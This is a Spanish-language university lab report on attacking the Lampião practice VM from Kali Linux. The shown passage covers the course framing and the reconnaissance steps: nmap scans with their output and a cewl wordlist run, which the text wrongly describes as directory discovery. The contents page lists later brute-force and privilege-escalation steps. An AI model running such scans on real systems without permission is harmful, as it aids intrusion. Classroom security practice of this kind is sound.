

**HACKING PARA LA CREACION DE NUEVOS USUARIOS EN EL SITIO WEB DE
LAMPPIO DESDE EL KALI LINUX**

KEVIN STIVEN JARAMILLO CORDOBA

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

**HACKING PARA LA CREACION DE NUEVOS USUARIOS EN EL SITIO WEB DE
LAMPIDAO DESDE EL KALI LINUX**

KEVIN STIVEN JARAMILLO CORDOBA

Estudiantes, IX semestre

ING. RAFAEL SANDOVAL MORALES

Docente de la asignatura

UNIVERSIDAD TECNOLOGÍA DEL CHOCO “DIEGO LUIS CÓRDOBA”

FACULTAD DE INGENIERÍA

INGENIERIA DE TELECOMUNICACIONES

SEGURIDAD Y AUDITORIA DE REDES

QUIBDÓ-CHOCO (COLOMBIA)

2025

Contenido

Tema.....	Pagina
1. Introducción	7
2. Objetivos	8
2.1. Objetivo General	8
2.2. Objetivos Específicos.....	8
3. Justificación	9
4. Planteamiento de la Actividad	10
5. Desarrollo del tema	11
5.1. Capítulo #1	11
5.1.1 Escaneo de Red con Nmap	11
5.1.2 Identificación del Objetivo - Máquina Lampião.....	12
5.1.3 Interfaz visual con la IP de Lampiao en el navegador	13
5.1.4 Página de Inicio y Login de Lampião	14
5.1.5 Análisis Detallado del Servicio SSH	15
5.1.6 Descubrimiento de Directorios	17
5.1.7 Contenido del Diccionario	18
5.1.8 Pantalla de ayuda de la herramienta Hydra.....	19
5.1.9 Ataque SSH con diccionario mediante Hydra	20
5.1.10 Credenciales encontradas por Hydra	21
5.1.11 Prueba de contraseñas (Hydra)	22

5.1.12	Acceso Exitoso vía SSH	23
5.1.13	Descarga de Herramienta de Escalada de Privilegios LinEnum.....	24
5.1.14	Verificación y Preparación del Script LinEnum.sh	26
5.1.15	Exploración Inicial del Sistema	28
5.1.16	Inspección del Archivo /etc/passwd.....	30
5.2.	Capitulo #2.....	31
5.2.1	Descarga de un Exploit para Escalar Privilegios	31
5.2.2	Explotación Exitosa de la Vulnerabilidad.....	32
5.2.3	Creación de Nuevos Usuarios	33
5.2.4	Verificación del acceso con los nuevos usuarios	34
5.2.5	Exploración del Directorio Web	36
5.2.6	Exploración de la Base de Datos Drupal	37
5.2.7	Exposición de Credenciales de la Base de Datos.....	40
5.2.8	Generación de Hash de Contraseña	41
5.2.9	Creación de Usuarios en la Base de Datos de Drupal.....	43
5.2.10	Usuarios Creados en la Interfaz Web de Drupal - Lampiao	44
6.	Problemas encontrados	46
7.	Recomendaciones	47
8.	Conclusión	48
9.	Bibliográfica	49

Tabla de Ilustración

Ilustración 1. Resultado del escaneo de puertos en la red 192.128.100.0/24.	11
Ilustración 2. Resultado del escaneo de puertos en la red 192.128.100.0/24.	12
Ilustración 3. Escaneo de puertos dirigido a la IP 192.128.100.14.....	12
Ilustración 4. Navegación con la IP de Lampia 13	13
Ilustración 5. Interfaz web principal de la aplicación Lampião..... 14	14
Ilustración 6. Resultado del escaneo con scripts sobre el puerto SSH (22)..... 15	15
Ilustración 7. Resultado del escaneo con scripts sobre el puerto SSH (22)..... 16	16
Ilustración 8. Uso de la herramienta cevl para descubrir rutas en el servidor web..... 17	17
Ilustración 9. Visualización del archivo DicLampiao.txt 18	18
Ilustración 10. Resumen de sintaxis y opciones básicas de Hydra. 19	19
Ilustración 11. Ejecución de Hydra contra SSH en Lampiao. 20	20
Ilustración 12. Resultado exitoso de fuerza bruta sobre SSH. 21	21
Ilustración 13. Resultado de intento de autenticación. 22	22
Ilustración 14. Conexión SSH establecida al servidor Lampião..... 23	23
Ilustración 15. Clonación del script LinEnum.sh en GitHub..... 24	24
Ilustración 16. Clonación del script LinEnum.sh en la consola..... 25	25
Ilustración 17. Navegación y verificación del contenido del directorio LinEnum 26	26
Ilustración 18. Apertura del script principal de LinEnum.sh..... 27	27
Ilustración 19. listado de directorios críticos en la máquina Lampião 28	28
Ilustración 20. Navegación de directorios críticos en Lampião tras el acceso SSH. 29	29
Ilustración 21. Visualización del archivo /etc/passwd..... 30	30
Ilustración 22. transferencia a la máquina Lampião mediante SCP. 31	31

Ilustración 23. Ejecución del exploit Dirty COW y obtención de privilegios.	32
Ilustración 24. Ejecución de adduser para crear nuevas cuentas en el sistema.....	33
Ilustración 25. Inicio de sesión en el sistema Lampiao utilizando la cuenta jaramillo.....	34
Ilustración 26. Inicio de sesión en el sistema Lampiao utilizando la cuenta Sandoval	35
Ilustración 27. Asignación de privilegios de administrador a los nuevos usuarios	36
Ilustración 28. Conexión a la base de datos MySQL de Drupal y listado de sus tablas. ..	37
Ilustración 29. Listado de tablas de la base de datos drupal	38
Ilustración 30. Revelación de la estructura completa de la base de datos	39
Ilustración 31. Visualización del archivo de configuración settings.php de Drupal	40
Ilustración 32. Creación de un script PHP para generar hashes compatibles con Drupal	41
Ilustración 33. Uso de un script PHP para generar hashes compatibles con Drupal.	42
Ilustración 34. Inserción de nuevos usuarios en la tabla users de Drupal.....	43
Ilustración 35. Perfil de usuarios jaramillo confirmados en la interfaz de Lampiao.	44
Ilustración 36. Perfil de usuario sandoval confirmados en la interfaz de Lampiao.	44

1. Introducción

En esta práctica trabajamos con Lampiao, una aplicación web usada para aprender sobre seguridad informática. El objetivo fue simular un ataque controlado desde Kali Linux para crear nuevos usuarios en el sitio y así ver qué fallas existen. Durante el ejercicio aplicamos técnicas básicas de reconocimiento, identificación de puntos débiles y ejecución de comandos para explotar vulnerabilidades. Esto nos permitió comprender, paso a paso, cómo un atacante puede aprovechar errores de configuración o código inseguro.

2. Objetivos

2.1. Objetivo General

Aprender a identificar y aprovechar vulnerabilidades en Lampiao usando Kali Linux para identificar y explotar vulnerabilidades que permitan la creación de usuarios.

2.2. Objetivos Específicos

- Identificar vulnerabilidades y puntos de entrada en Lampiao.
- Ejecutar pruebas controladas para crear usuarios y documentar los pasos.
- Proponer recomendaciones para corregir las fallas detectadas.

3. Justificación

La justificación es doble: académica y práctica. Académicamente, la actividad refuerza contenidos vistos en clase (reconocimiento, explotación y documentación). En lo práctico, permite ver los errores comunes que cometen desarrolladores y administradores de sistemas y aprender a mitigarlos. También fomenta la responsabilidad: al practicar en un entorno controlado, entendiendo la diferencia entre usar conocimientos para aprender y hacerlo para causar daño.

4. Planteamiento de la Actividad


En la asignatura de Seguridad y Auditoría de Redes, el profesor planteó como actividad la explotación de vulnerabilidades en Lampiao utilizando Kali Linux. La intención era aplicar los conceptos aprendidos en clase y demostrar la creación de usuarios en el sistema como evidencia de la falla de seguridad.

El problema principal surgió al momento de ejecutar los comandos necesarios para llevar a cabo la práctica. Aunque en teoría se conocían las herramientas y la secuencia de pasos, en la práctica varios comandos no funcionaban, ya sea por errores de sintaxis, falta de parámetros o desconocimiento del uso correcto. Esto generó retrasos, confusión y dificultad para cumplir el objetivo.

5. Desarrollo del tema

5.1. Capítulo #1

5.1.1 Escaneo de Red con Nmap



```
root@kali: /home/kali
(root@kali)-[/home/kali]
# nmap -sV 192.128.100.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 16:44 CEST
Nmap scan report for nothing.attdns.com (192.128.100.1)
Host is up (0.00049s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
53/tcp    filtered  domain
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)

Nmap scan report for nothing.attdns.com (192.128.100.2)
Host is up (0.0019s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds?
7070/tcp  open  ssl/realserver?
61900/tcp open  ossec-agent  OSSEC Agent
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for nothing.attdns.com (192.128.100.3)
Host is up (0.00020s latency).
All 1000 scanned ports on nothing.attdns.com (192.128.100.3) are in ignored stat
```

Ilustración 1. Resultado del escaneo de puertos en la red 192.128.100.0/24.

Esta captura de pantalla muestra la ejecución del comando `nmap -sV 192.128.100.0/24` desde la terminal de Kali Linux. El objetivo de este paso fue realizar un reconocimiento inicial de la red para identificar hosts activos y los servicios y versiones que se estaban ejecutando en sus puertos abiertos.

Tras el escaneo general de la red, se identificó a la máquina con la dirección IP 192.128.100.14 como el objetivo principal, confirmando que se trata de la máquina virtual de Lampião. El comando `nmap -p 1-2000 192.128.100.14` se utilizó para realizar un escaneo más detallado.

5.1.3 Interfaz visual con la IP de Lampiao en el navegador




Ilustración 4. Navegación con la IP de Lampia

Una vez de haber identificado a través del escaneo de la red la dirección IP de Lampiao, se pudo ingresar a la interfaz visual de Lampiao sin que esta mostrara el index principal.

5.1.4 Página de Inicio y Login de Lampião





Ilustración 5. Interfaz web principal de la aplicación Lampião

La captura muestra la página de inicio de la aplicación web Lampião, accesible a través de <http://192.128.100.14>. La interfaz presenta dos elementos principales de interés:

Formulario de Login

Contenido Público

5.1.5 Análisis Detallado del Servicio SSH



```
root@kali: /home/kali

(root@kali)-[/home/kali]
# nmap -p 22 192.128.100.14 -A -sC
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-11 16:58 CEST
Nmap scan report for nothing.attdns.com (192.128.100.14)
Host is up (0.0012s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
|   2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
|   256  ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_  256  c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
MAC Address: 08:00:27:C6:7B:04 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Ilustración 6. Resultado del escaneo con scripts sobre el puerto SSH (22)

El comando `nmap -p 22 192.128.100.14 -A -sC` se ejecutó para obtener información detallada del servicio SSH identificado previamente.

```

root@kali: /home/kali
| 1024 46:b1:99:60:7d:81:69:3c:ae:1f:c7:ff:c3:66:e3:10 (DSA)
| 2048 f3:e8:88:f2:2d:d0:b2:54:0b:9c:ad:61:33:59:55:93 (RSA)
| 256 ce:63:2a:f7:53:6e:46:e2:ae:81:e3:ff:b7:16:f4:52 (ECDSA)
|_ 256 c6:55:ca:07:37:65:e3:06:c1:d6:5b:77:dc:23:df:cc (ED25519)
MAC Address: 08:00:27:C6:7B:04 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.14
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT ADDRESS
1 1.18 ms nothing.attdns.com (192.128.100.14)

OS and Service detection performed. Please report any incorrect results at https
://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.09 seconds

(root@kali)-[/home/kali]
#

```

Ilustración 7. Resultado del escaneo con scripts sobre el puerto SSH (22)

Los resultados clave son:

- **Versión del Servicio:** OpenSSH 6.6.1p1
- **Huellas Digitales:** Se recopilaron las claves públicas del host
- **Detección de Sistema Operativo:** Nmap

5.1.6 Descubrimiento de Directorios

```

root@kali: /home/kali
kali@kali: ~
atUmOCeI.jpeg Documentos Imágenes LAB-KEVIN Música Público Videos
Descargas Escritorio images LAB-LINUX Plantillas robots.txt

(root@kali)-[/home/kali]
# cewl http://192.128.100.14:1898/ --write DicLampiao.txt

CeWL 6.2.1 (More Fixes) Robin Wood (robin@digi.ninja) (https://digi.ninja/)

(root@kali)-[/home/kali]
# ls
atUmOCeI.jpeg Documentos images Música robots.txt
Descargas Escritorio LAB-KEVIN Plantillas Videos
DicLampiao.txt Imágenes LAB-LINUX Público

(root@kali)-[/home/kali]
# wc -l DicLampiao.txt
wc: DicLampiao.txt: No existe el fichero o el directorio

(root@kali)-[/home/kali]
# wc -l DicLampiao.txt
844 DicLampiao.txt


(root@kali)-[/home/kali]
#

```

Ilustración 8. Uso de la herramienta cewl para descubrir rutas en el servidor web.

En esta fase se utilizó la herramienta `cewl` para descubrir directorios y archivos ocultos en el servidor web de Lampiao (<http://192.128.100.14:1898/>). El comando `cewl http://192.128.100.14:1898/ --write DicLampiao.txt` ejecutó un escaneo y guardó los resultados en un archivo de texto llamado `DicLampiao.txt`.

5.1.7 Contenido del Diccionario



The image shows a terminal window with a dark background. The title bar at the top reads 'root@kali: /home/kali'. There are two tabs: 'root@kali: /home/kali' and 'kali@kali: ~'. The terminal shows the following commands and output:


```
(root@kali)-[/home/kali]
# wc -l DicLampiao.txt
844 DicLampiao.txt

(root@kali)-[/home/kali]
# cat DicLampiao.txt
Lampião
que
main
field
com
section
